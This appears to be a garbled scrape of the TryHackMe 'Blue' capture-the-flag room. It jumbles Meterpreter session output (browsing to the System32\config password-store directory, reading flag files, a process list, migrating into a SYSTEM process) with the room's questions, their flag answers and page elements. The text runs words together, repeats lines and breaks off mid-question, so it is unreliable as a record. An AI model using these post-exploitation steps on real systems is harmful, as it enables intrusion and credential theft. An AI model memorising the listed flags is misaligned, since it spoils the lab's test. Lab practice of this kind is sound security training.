C:\neterpreter > cd Windows\neterpreter > pwdC:\Windows\neterpreter > cd System32/configneterpreter > pwdC:\Windows\System32\configneterpreter > cat flag2.txtflag{sam_database_elevated_access}neterpreter > cat /Users/Jon/Documents/flag3.txtneterpreter > cat /Users/Jon/Documents/flag3.txtneterpreter > cat /Users/Jon/Documents/flag3.txtflag{admin_documents_can_be_valuable}neterpreter >
```

← ⌂ ⓘ https://tryhackme.com/room/blue

Completed Blue? Check out Ice: [Link](#)

You can check out the third box in this series, Blaster, here: [Link](#)

**Answer the questions below**

Flag1? This flag can be found at the system root.

flag{access\_the\_machine}

Flag2? This flag can be found at the location where passwords are stored with

\*Errata: Windows really doesn't like the location of this flag and can occasionally be necessary in some cases to terminate/restart the machine and rerun the exploit. This is relatively rare, however, it can happen.

flag{sam\_database\_elevated\_access}

Flag3? This flag can be found in an excellent location to loot. After all, Admin\$ has interesting things saved.

flag{admin\_documents\_can\_be\_valuable}

Created by ben and DarkStar7471

This is a **free** room, which means anyone can deploy virtual machines in the room (without being subscribed)! 174351 users are in here and this room is 1136 days old.

Applications Places System Sun 19 Feb, 13:37 AttackBox IP: 10.10.189

File Edit View Search Terminal Help

Click to view month calendar

File	Process ID	Process Name	Architecture	Size	Owner
2584	712	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE
2620	712	vds.exe	x64	0	NT AUTHORITY\SYSTEM
2736	712	sppsvc.exe	x64	0	NT AUTHORITY\NETWORK SERVICE
2772	712	svchost.exe	x64	0	NT AUTHORITY\SYSTEM
2856	712	SearchIndexer.exe	x64	0	NT AUTHORITY\SYSTEM

meterpreter > migrate 720...  
migrating from 1320 to 720...  
migration completed successfully.

Share Awarded Badge Twitter Facebook LinkedIn

Leave feedback

» Next Room: What the Shell?

meterpreter > cat c:\Windows\System32\config\flag1.lnk  
cat failed: The system cannot find the file specified.  
flag2.lnk  
cat failed: The system cannot find the file specified.  
flag3.lnk  
cat failed: The system cannot find the file specified.  
flag{sam\_database\_elevated\_access}neterpreter > cat /Users/Jon/Documents/flag3.txt  
meterpreter > flag{admin\_documents\_can\_be\_valuable}neterpreter >

THM AttackBox